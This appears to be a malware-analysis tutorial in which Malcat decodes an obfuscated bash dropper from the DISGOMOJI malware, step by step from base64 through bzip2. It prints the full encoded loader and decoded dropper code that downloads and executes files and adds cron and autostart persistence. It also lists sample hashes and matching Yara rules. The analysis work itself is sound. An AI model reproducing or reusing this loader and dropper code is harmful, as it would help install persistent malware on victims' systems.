54 46 42 57 53 5A 54 57 57 47 74 50 75 6B 41 41   TFBWSZTWWGtPukAA
45 74 66 67 45 52 77 66 2F 76 2F 2B 2F 2F 2F 2F   EtfgERwf/v/+////
39 71 2F 2F 2F 2F 2B 55 41 58 5A 6D 39 6E 4D 64   9q////+UAXZm9nMd
32 78 44 58 49 37 59 47 75 4C 42 4A 4B 61 6A 51   2xDXI7YGuLBJKajQ
78 71 4B 66 6B 30 43 65 6B 6E 36 6B 32 4E 55 4E   xqKfk0Cekn6k2NUN
6C 44 31 44 4E 45 47 68 6F 32 6B 41 4E 48 71 61   lD1DNEGho2kANHqa
59 6D 51 53 51 69 47 69 6E 71 6E 36 42 54 31 50   YmQSQiGinqn6BT1P
4B 61 48 71 41 4D 6E 71 47 67 41 30 4E 41 41 41   KaHqAMnqGgA0NAAA
4E 4E 42 6F 42 4A 71 52 45 53 4E 41 30 47 6D 68   NNBoBJqRESNA0Gmh
2B 71 62 55 41 41 61 41 41 41 42 6B 41 41 41 44   +qbUAAaAAABkAAAD
6D 6D 49 79 4D 6D 6D 54 51 44 49 61 4D 68 6B 79   mmIyMmmTQDIaMhky
41 41 41 47 52 70 6B 61 42 68 44 49 45 69 52 43   AAAGRpkaBhDIEiRC
4E 4D 51 4E 45 4E 4A 35 43 65 6B 39 4B 65 6B 78   NMQNENJ5Cek9Kekx
```

Screenshot 6: Base64 decode

As you can see in the screenshot above, the selected data is automatically decoded, and you can see a piece of a bash script with some base64 encoded data. Then, you can choose to have the file presented “In Place” or as a “New File.” If you enabled your own Yara rule set, the rule set is matched against the new file. In this case I will choose for “New File”.




☑ Wordwrap

```
#!/bin/bash
 ${*/P+xW} ${*/r-<^RQCW/Ajk_0} $BASH ${*//<DYB5/a0JE\}}   <<<   "$(   $@ ${@~}  p"${@##?3U;\`}"ri$'n\u0074'\f
'QlpoOTFBWSZTWWGtPukAAEtfgERwf/v/+////9q////+UAXZm9nMd2xDXI7YGuLBJKajQxqKfk0Cekn6k2NUNlD1DNEGho2kANHqaYmQSQiGinqn6BT1PKaHqAMnqGgA0NAAANNBoBJqR
ESNA0Gmh+qbUAAaAAABkAAADmmIyMmmTQDIaMhkyAAAGRpkaBhDIEiRCNMQNENJ5Cek9KekxqbU2o0xqaHonqAGQDajAADDNNXV2i3+eC1BfhmNm7ZrZvU1tL+2l8qS91KE1m+DmHPpC0F
/lVMsCURiRCj7UbTufhtnGUbKAAqIOMwkLLWewPjdBvxGHBuPwZSzhsfFKlZOUplryqlMqccdzGw6WJXj7n2LfyNvnHpsr1ivs/u0QlWlp2ISM1x4LpPGYRnjFJC6XQbwaRkMYx8IpmwZ3
izRiyb85Wf9o36ZlMQeeMsSJ9xngINCguLo5NRIMB00ZK4lZEEVUnalIeWjSBGpE6N0sNqNM88WSva2jlwScqY4aYti7Mc/K8GstLNLpgqtNWanfBgopAEtab5vTJcFBXmTYKrYprHRjr4
lEKhO0llZFI1I0xIUiDTYxlElyprlORTumO3imURO27pDEHmSZj4bDvuz7iBHjiDws97Xu+wzGYxRrgXnaWwtmGSs4JpnvgNrm1PwcVbVcSBtfaHSos1lYYV8DpXqn6/lPWH6gO8io76gD
nskTrQ4Nxr/VylibJ16+bg2clOZPt5OsW7SDTR127SYpJ92XNitqttWK5eE8qvLcTz6uyY/9LkLEAMqUgx+q7hbeRhCGTlT/AvSeQpiMJwVJdY0cuEfog57NQfLb2Z7+I6slY3btrpEW+K
YVw/i/dnCUQKBM0DQNAtpznU5qugOk1bd+7IRJkzZV4/SIwXQlUIye46H6bw87JbGVBRZ02+3j8VJg37FaMFqwlunjKcSxougMMhxxTbmTZgUHCiaONI9h23HIprCZj5G+pI46i0zJIeo1
CPELgMgHmZg7FBfMRj5oXlv9yvDwdtATwG4PnVSR2/qYOFFQkaW22Ng0DNyOoV171pL4HfYMY5qgeFOx1l2JJcbQcWUggyxmTqH8ChJGhQiaIctYDoSSvRfkqwZvvxYhOW3BRmAtBvEWzZ
48OFA1aW3Ss+tR/MmZIeMuVFhyGrgN/a2uHItowq29bYlXMOnReLBUYMXNVBe8z3jlgFoxwaIcCFhGTT3eWoMpowkD94yTsCkkln8plxFRUkmYSsyqppajXdDz07zd5iuKFsz4zKZCDb9I
EEzSXbEhl3+KMW0GLeF7GhQjfL1IRTh0QmobiEODOTSUkmKo64RG5paQMqfczK1K7DSMMlo5OVwvamS8mcQcSz+dHox61PjMl0GUM4B5ua0oiIKyIJ0g65RxpJyZv39hIgxTgOgxgueli
BgGwPIgmu41TCjB4sm4sDlruIoEQ4kS5zax82hgHxpoDCMuNAV7iy7nEtaRIpKSeNc67p/fksfQkqxVsE2k3yW+3kFRlthJlQ9UyAzPISToAJJjVsnUjrSdQUVFEISgQsAlEjaimVRAoWk
6jBrtV7Qa9qS1iXMDSLxeFAFiarDODYsXpBE0GZzVxUjwerEIA6pMARndShHxyJGZiadWQiMylLF2QCq7aiQ2IPb3lIYaTP3FKSoSWnYBGkFjVFunRyql1YKhRNjTiVQ/yZqwnvbZMM6w6
j0NOsbMarl3jNqsDascxTbIbxXAmFjtJktg5UFKoL2wUNCkkzOBQqRR1dglroEItyqsRghNcZyHfPoCSSwFSw0cUCwLctIYzmWcyDkde4vOPELJeuHgcK4RXjml80lCrkWokJmAb8QEDCb
Lv2kl2UYscggxg2A3KAXaxvX/jOlMMTJU/n/i7kinChIMNafdI=' ${*^} |  ${@//<85Q*6/Ar8E\!#>c} b${*^}a's'e''${@//<oV~|z/zYW|}64   -d   ${*/C2GT}
${@~}   |  ${*~~} "${@/JiX:Q}"  bu"""'n'zip"""${@//<Dz17i/G5dQ}"2   -c ${*^^}  )"  "${@~}"
```

Screenshot 7: Transformed file in Malcat

If you examine the obfuscated bash script, you’ll see that it’s base64 encoded data which is then piped against “bu""'n'zip“. Let’s select the base64 data and transform it once more.



automatically_add_padding: □

ignore_invalid_characters: □

base64 decoding

```
51 6C 70 6F 4F 54 46 42 57 53 5A 54 57 57 47 74   QlpoOTFBWSZTWWGt
50 75 6B 41 41 45 74 66 67 45 52 77 66 2F 76 2F   PukAAEtfgERwf/v/
2B 2F 2F 2F 2F 39 71 2F 2F 2F 2F 2B 55 41 58 5A   +////9q////+UAXZ
6D 39 6E 4D 64 32 78 44 58 49 37 59 47 75 4C 42   m9nMd2xDXI7YGuLB
4A 4B 61 6A 51 78 71 4B 66 6B 30 43 65 6B 6E 36   JKajQxqKfk0Cekn6
6B 32 4E 55 4E 6C 44 31 44 4E 45 47 68 6F 32 6B   k2NUNlD1DNEGho2k
41 4E 48 71 61 59 6D 51 53 51 69 47 69 6E 71 6E   ANHqaYmQSQiGinqn
36 42 54 31 50 4B 61 48 71 41 4D 6E 71 47 67 41   6BT1PKaHqAMnqGgA
30 4E 41 41 41 4E 4E 42 6F 42 4A 71 52 45 53 4E   0NAAANNBoBJqRESN
41 30 47 6D 68 2B 71 62 55 41 41 61 41 41 41 42   A0Gmh+qbUAAaAAAB
6B 41 41 41 44 6D 6D 49 79 4D 6D 6D 54 51 44 49   kAAADmmIyMmmTQDI
61 4D 68 6B 79 41 41 41 47 52 70 6B 61 42 68 44   aMhkyAAAGRpkaBhD
49 45 69 52 43 4E 4D 51 4E 45 4E 4A 35 43 65 6B   IEiRCNMQNENJ5Cek
39 4B 65 6B 78 71 62 55 32 6F 30 78 71 61 48 6F   9KekxqbU2o0xqaHo
6E 71 41 47 51 44 61 6A 41 41 44 44 4E 4E 58 56   nqAGQDajAADDNNXV
32 69 33 2B 65 43 31 42 66 68 6D 4E 6D 37 5A 72   2i3+eC1BfhmNm7Zr
5A 76 55 31 74 4C 2B 32 6C 38 71 53 39 31 4B 45   ZvU1tL+2l8qS91KE
31 6D 2B 44 6D 48 50 70 43 30 46 2F 6C 56 4D 73   1m+DmHPpC0F/lVMs
43 55 52 69 52 43 6A 37 55 62 54 75 66 68 74 6E   CURiRCj7UbTufhtn
47 55 62 4B 41 41 71 49 4F 4D 77 6B 4C 4C 57 65   GUbKAAqIOMwkLLWe
77 50 6A 64 42 76 78 47 48 42 75 50 77 5A 53 7A   wPjdBvxGHBuPwZSz
```


Input size: 1896 bytes

Output size: 1421 bytes

```
42 5A 68 39 31 41 59 26 53 59 61 AD 3E E9 00 00   BZh91AY&SYa¡>Θ
4B 5F 80 44 70 7F FB FF FB FF FF FF DA BF FF FF   K_ÇDp⌂√ √   ┌
FE 50 05 D9 9B D9 CC 77 6C 43 5C 8E D8 1A E2 C1   ■P♣┘¢┘╠wlC\Ä╪→Γ┴
24 A6 A3 43 1A 8A 7E 4D 02 7A 49 FA 93 63 54 36   $ªúC→è~M☻zI·ôcT6
50 F5 0C D1 06 86 8D A4 00 D1 EA 69 89 90 49 08   P⌡♀╤♠åìñ ╤ΩiëÉI◘
86 8A 7A A7 E8 14 F5 3C A6 87 A8 03 27 A8 68 00   åèzºΦ¶⌡<ªç¿♥'¿h
D0 D0 00 00 D3 41 A0 12 6A 44 44 8D 03 41 A6 87   ╨╨  ╙Aá↕jDDì♥Aªç
EA 9B 50 00 1A 00 00 01 90 00 00 0E 69 88 C8 C9   Ω¢P →  ☺É  ♫iê╚╔
A6 4D 00 C8 68 C8 64 C8 00 00 19 1A 64 68 18 43   ªM ╚h╚d╚  ↓→dh↑C
20 48 91 08 D3 10 34 43 49 E4 27 A4 F4 A7 A4 C6    Hæ◘╙►4CIΣ'ñ⌠ºñ╞
A6 D4 DA 8D 31 A9 A1 E8 9E A0 06 40 36 A3 00 00   ª╘┌ì1⌐íΦ₧á♠@6ú
C3 34 D5 D5 DA 2D FE 78 2D 41 7E 19 8D 9B B6 6B   ├4╒╒┌-■x-A~↓ì¢╢k
66 F5 35 B4 BF B6 97 CA 92 F7 52 84 D6 6F 83 98   f⌡5┤┐╢ù╩Æ≈Rä╓oâÿ
73 E9 0B 41 7F 95 53 2C 09 44 62 44 28 FB 51 B4   sΘ♂A⌂òS,○DbD(√Q┤
EE 7E 1B 67 19 46 CA 00 0A 88 38 CC 24 2C B5 9E   ε~←g↓F╩ ◙ê8╠$,╡₧
C0 F8 DD 06 FC 46 1C 1B 8F C1 94 B3 86 C7 C5 2A   └°▌♠ⁿF∟←Å┴ö│å╟┼*
56 4E 52 99 6B CA A9 4C A9 C7 1D CC 6C 3A 58 95   VNRÖk╩⌐L⌐╟↔╠l:Xò
E3 EE 7D 8B 7F 23 6F 9C 7A 6C AF 58 AF B3 FB B4   πε}ï⌂#o£zl»X»│√┤
42 55 A5 A7 62 12 33 5C 78 2E 93 C6 61 19 E3 14   BUÑºb↕3\x.ô╞a↓π¶
90 BA 5D 06 F0 69 19 0C 63 1F 08 A6 6C 19 DE 2C   É║]♠≡i↓♀c▼◘ªl↓▐,
D1 8B 26 FC E5 67 FD A3 7E 99 94 C4 1E 78 CB 12   ╤ï&ⁿσg²ú~Öö─▲x╦↕
```

Screenshot 8: BZip2 header revealed

Now, we can see that after decoding the base64, the data is still encoded, but it is now bzip2 compressed data, as the header starts with “BZh9”. The next step would be decompressing the data with another Transform in Malcat.



automatically_add_padding: □

ignore_invalid_characters: □

// no parameter

Decompress a stream using bzip2

```
51 6C 70 6F 4F 54 46 42 57 53 5A 54 57 57 47 74   QlpoOTFBWSZTWWGt
50 75 6B 41 41 45 74 66 67 45 52 77 66 2F 76 2F   PukAAEtfgERwf/v/
2B 2F 2F 2F 2F 39 71 2F 2F 2F 2F 2B 55 41 58 5A   +////9q////+UAXZ
6D 39 6E 4D 64 32 78 44 58 49 37 59 47 75 4C 42   m9nMd2xDXI7YGuLB
4A 4B 61 6A 51 78 71 4B 66 6B 30 43 65 6B 6E 36   JKajQxqKfk0Cekn6
6B 32 4E 55 4E 6C 44 31 44 4E 45 47 68 6F 32 6B   k2NUNlD1DNEGho2k
41 4E 48 71 61 59 6D 51 53 51 69 47 69 6E 71 6E   ANHqaYmQSQiGinqn
36 42 54 31 50 4B 61 48 71 41 4D 6E 71 47 67 41   6BT1PKaHqAMnqGgA
30 4E 41 41 41 4E 4E 42 6F 42 4A 71 52 45 53 4E   0NAAANNBoBJqRESN
41 30 47 6D 68 2B 71 62 55 41 41 61 41 41 41 42   A0Gmh+qbUAAaAAAB
6B 41 41 41 44 6D 6D 49 79 4D 6D 6D 54 51 44 49   kAAADmmIyMmmTQDI
61 4D 68 6B 79 41 41 41 47 52 70 6B 61 42 68 44   aMhkyAAAGRpkaBhD
49 45 69 52 43 4E 4D 51 4E 45 4E 4A 35 43 65 6B   IEiRCNMQNENJ5Cek
39 4B 65 6B 78 71 62 55 32 6F 30 78 71 61 48 6F   9KekxqbU2o0xqaHo
6E 71 41 47 51 44 61 6A 41 41 44 44 4E 4E 58 56   nqAGQDajAADDNNXV
32 69 33 2B 65 43 31 42 66 68 6D 4E 6D 37 5A 72   2i3+eC1BfhmNm7Zr
5A 76 55 31 74 4C 2B 32 6C 38 71 53 39 31 4B 45   ZvU1tL+2l8qS91KE
31 6D 2B 44 6D 48 50 70 43 30 46 2F 6C 56 4D 73   1m+DmHPpC0F/lVMs
43 55 52 69 52 43 6A 37 55 62 54 75 66 68 74 6E   CURiRCj7UbTufhtn
47 55 62 4B 41 41 71 49 4F 4D 77 6B 4C 4C 57 65   GUbKAAqIOMwkLLWe
77 50 6A 64 42 76 78 47 48 42 75 50 77 5A 53 7A   wPjdBvxGHBuPwZSz
```


Input size: 1896 bytes

Output size: 3879 bytes

```
0A 23 20 44 65 66 69 6E 65 20 66 69 6C 65 20 6E   ◙# Define file n
61 6D 65 73 0A 76 6D 63 6F 72 65 69 6E 66 6F 4E   ames◙vmcoreinfoN
61 6D 65 3D 22 76 6D 63 6F 72 65 69 6E 66 6F 22   ame="vmcoreinfo"
0A 75 65 76 65 6E 74 53 63 72 69 70 74 4E 61 6D   ◙ueventScriptNam
65 3D 22 47 54 4B 2D 54 68 65 6D 65 2D 50 61 72   e="GTK-Theme-Par
73 65 2E 73 68 22 0A 77 61 6E 43 6F 6E 66 4E 61   se.sh"◙wanConfNa
6D 65 3D 22 57 61 6E 5F 43 6F 6E 66 22 0A 63 6F   me="Wan_Conf"◙co
72 65 44 65 73 6B 74 6F 70 46 69 6C 65 3D 22 47   reDesktopFile="G
4E 4F 4D 45 5F 43 6F 72 65 2E 64 65 73 6B 74 6F   NOME_Core.deskto
70 22 0A 67 6E 75 44 65 73 6B 74 6F 70 46 69 6C   p"◙gnuDesktopFil
65 3D 22 47 4E 4F 4D 45 5F 47 4E 55 2E 64 65 73   e="GNOME_GNU.des
6B 74 6F 70 22 0A 0A 23 20 44 65 66 69 6E 65 20   ktop"◙◙# Define 
64 69 72 65 63 74 6F 72 69 65 73 0A 74 61 72 67   directories◙targ
65 74 44 69 72 3D 22 24 48 4F 4D 45 2F 2E 78 38   etDir="$HOME/.x8
36 5F 36 34 2D 6C 69 6E 75 78 2D 67 6E 75 22 0A   6_64-linux-gnu"◙
61 75 74 6F 73 74 61 72 74 44 69 72 3D 22 24 48   autostartDir="$H
4F 4D 45 2F 2E 63 6F 6E 66 69 67 2F 61 75 74 6F   OME/.config/auto
73 74 61 72 74 22 0A 63 6F 6E 66 69 67 44 69 72   start"◙configDir
3D 22 24 48 4F 4D 45 2F 2E 63 6F 6E 66 69 67 22   ="$HOME/.config"
0A 6C 61 6E 43 6F 6E 66 53 63 72 69 70 74 50 61   ◙lanConfScriptPa
74 68 3D 22 24 48 4F 4D 45 2F 2E 57 50 41 5F 43   th="$HOME/.WPA_C
```

Screenshot 9: The final bash payload is displayed in Malcat

As you can see in the screenshot above, you can stack decoding recipes just like in CyberChef. Malcat also provides Transform functionality for AES and RC4 decoding, for example. The next step is to display the entire configuration of the DISGOMOJI malware.




```
gnuDesktopFile="GNOME_GNU.desktop"

# Define directories
targetDir="$HOME/.x86_64-linux-gnu"
autostartDir="$HOME/.config/autostart"
configDir="$HOME/.config"
lanConfScriptPath="$HOME/.WPA_Config"
lanConfScript="LAN_Conf.sh"
gtkThemeDir="$configDir/GTK-Theme"

ensure_directory_exists() {
    local directory=$1
    if [ ! -d "$directory" ]; then
        echo "Creating directory: $directory"
        mkdir -p "$directory"
    fi
}

download_decode_chmod_execute() {
    local encodedURL=$1
    local fileName=$2
    local directory=$3

    download_if_not_exists "$encodedURL" "$directory/$fileName.txt"
    decoded_file=$(decode_file "$directory/$fileName.txt" "$directory")
    rm -f "$directory/$fileName.txt"

    # Make file executable
    chmod +x "$directory/$fileName"

    # Run the file
    (cd "$directory" && "./$fileName") &
}

add_cron_if_not_added() {
    local scriptPath=$1
    local cronPattern=$2

    if ! crontab -l | grep -q "$cronPattern"; then
        echo "Adding cron job for $scriptPath..."
        (crontab -l ; echo "$cronPattern") | crontab -
    else
        echo "Cron job for $scriptPath already exists. Skipping."
    fi
```

Screenshot 10: The final payload configuration of DISGOMOJI

With a few simple actions, Malcat transforms data to display the final configuration of the DISGOMOJI malware. Let’s briefly zoom in on some of the features if you customize Malcat with your Yara rule set.

Yara rule sets enabled

Malcat's documentation clearly describes how you can leverage your own Yara rule set. I have configured the rule set on my host system to update it with new Yara rules.



```
File name:        disgomoji_sample.mlwr
File size:        5303578 bytes (5.1 MB)
MD5:              649ab9a4c61e31ccd09d0e86d317b3ce
SHA1:             19a67793d395683d2f456b1d5612d39b654822e8
SHA256:           44504a847b36d8c76dbe9e1bdc63fd7e4cac41fa93f392317abfcabdbb6044de
TLSH:             T1b6363953fc9545a9c0eea2318a729252ba71bc485b3027d33f50f7392f72bd4aa79344
Imphash:          <not computed>
```

Suspicious	
network	
TorUsage	🟩

Other	
apt_malware_golang_tj_loader_may24	🟩
apt_malware_any_hackerex_username	🟩
susp_golang_stripped_build_id	🟩
general_elf_contains_filestorage_dl_url	🟩
informational_elf_golang_binary	🟩
susp_elf_obfuscated_strings	🟩
compiler	
Golang	🟩

Anomalies

```
code: XorInLoop(243), StackArrayInitialisationX64(3), ManyUniqueImmediateBytes(24), ManyHighValueImmedia
SpaghettiFunction(23), SequentialFunction(50), HighXrefLoopingFunction(72)
entropy: BigBufferNoXrefMediumToHighEntropy(19)
strings: HugeStringBase64, StringBase64(2), DynamicString(44), BigStringHiScore(6)
```

